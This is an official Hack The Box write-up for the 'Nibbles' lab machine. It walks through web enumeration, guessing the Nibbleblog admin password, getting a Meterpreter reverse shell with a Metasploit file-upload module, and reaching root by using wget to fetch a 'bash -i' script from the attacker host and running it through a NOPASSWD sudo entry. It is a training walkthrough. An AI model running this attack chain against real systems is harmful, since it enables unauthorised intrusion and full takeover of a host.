




Hack The Box
PEN-TESTING LABS



Nibbles

30th June 2018 / Document No D18.100.08

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrb3n

Difficulty: **Easy**

Classification: Official



SYNOPSIS

Nibbles is a fairly simple machine, however with the inclusion of a login blacklist, it is a fair bit more challenging to find valid credentials. Luckily, a username can be enumerated and guessing the correct password does not take long for most.

Skills Required

- Basic knowledge of Linux
- Basic understanding of web enumeration techniques


Skills Learned

- Enumerating web applications
- Guessing probable passwords
- Bypassing login rate limiting
- Exploiting NOPASSWD



Enumeration

Nmap



Nmap reveals only OpenSSH and Apache running on the target.



Webserver & Dirbuster

Attempting to view the source of **index.html** reveals a comment referencing a **/nibbleblog/** directory. Dirbuster finds an **admin.php** file in the **nibbleblog** directory.

```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://10.10.10.75:80/nibbleblog/

Scan Information Results - List View: Dirs: 0 Files: 24 Results - Tree View Errors: 0

Directory Structure	Response Code	Response Size
nibbleblog	200	3354
nibbleblog	???	???
index.php	200	3357
feed.php	200	619
admin.php	200	1739
icons	403	464

Current speed: 263 requests/sec (Select and right click for more options)
Average speed: (T) 242, (C) 274 requests/sec
Parse Queue Size: 0
Total Requests: 3642/441192
Current number of running threads: 100
Time To Finish: 00:26:36
Buttons: Back, Pause, Stop, Report
DirBuster Stopped /nibbleblog/corner.php



Exploitation

Nibbleblog

A quick search finds the Metasploit module **exploit/multi/http/nibbleblog_file_upload**, however this exploit requires valid credentials (admin:nibbles). There is a login blacklist system in place, so manual guessing is required. The username can be enumerated from **/nibbleblog/content/private/users.xml**.

```
root@kali: ~  
File Edit View Search Terminal Tabs Help  
root@kali: ~ x root@kali: ~/Desktop x root@kali: ~ x  
Payload options (php/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description        |
|-------|-----------------|----------|--------------------|
| LHOST | 10.10.14.10     | yes      | The listen address |
| LPORT | 4444            | yes      | The listen port    |

  
Exploit target:  


| Id | Name             |
|----|------------------|
| 0  | Nibbleblog 4.0.3 |

  
msf exploit(multi/http/nibbleblog_file_upload) > run  
[*] Started reverse TCP handler on 10.10.14.10:4444  
[*] Sending stage (37543 bytes) to 10.10.10.75  
[*] Meterpreter session 2 opened (10.10.14.10:4444 -> 10.10.10.75:41846) at 2018-06-30 23:43:58 -0400  
[+] Deleted image.php  
meterpreter > 
```



Privilege Escalation

Root

Running **sudo -l** to check for any NOPASSWD binaries reveals an entry for **/home/nibbler/personal/stuff/monitor.sh**. This file does not exist however, so it is possible to create a simple bash script in its place to achieve root access.

```
root@kali:~/Desktop/writeups/nibbles# ls
monitor.sh
root@kali:~/Desktop/writeups/nibbles# cat monitor.sh
bash -i
root@kali:~/Desktop/writeups/nibbles#
```

```
root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~/Desktop/w... x root@kali: ~ x root@kali: ~/Desktop x
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
wget 10.10.14.10/monitor.sh
--2018-06-30 23:48:25-- http://10.10.14.10/monitor.sh
Connecting to 10.10.14.10:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8 [text/x-sh]
Saving to: 'monitor.sh'

0K 100% 2.18M=0s

2018-06-30 23:48:25 (2.18 MB/s) - 'monitor.sh' saved [8/8]

ls
monitor.sh
chmod +x monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
id
id
sudo: unable to resolve host Nibbles: Connection timed out
bash: cannot set terminal process group (1313): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff# id
uid=0(root) gid=0(root) groups=0(root)
```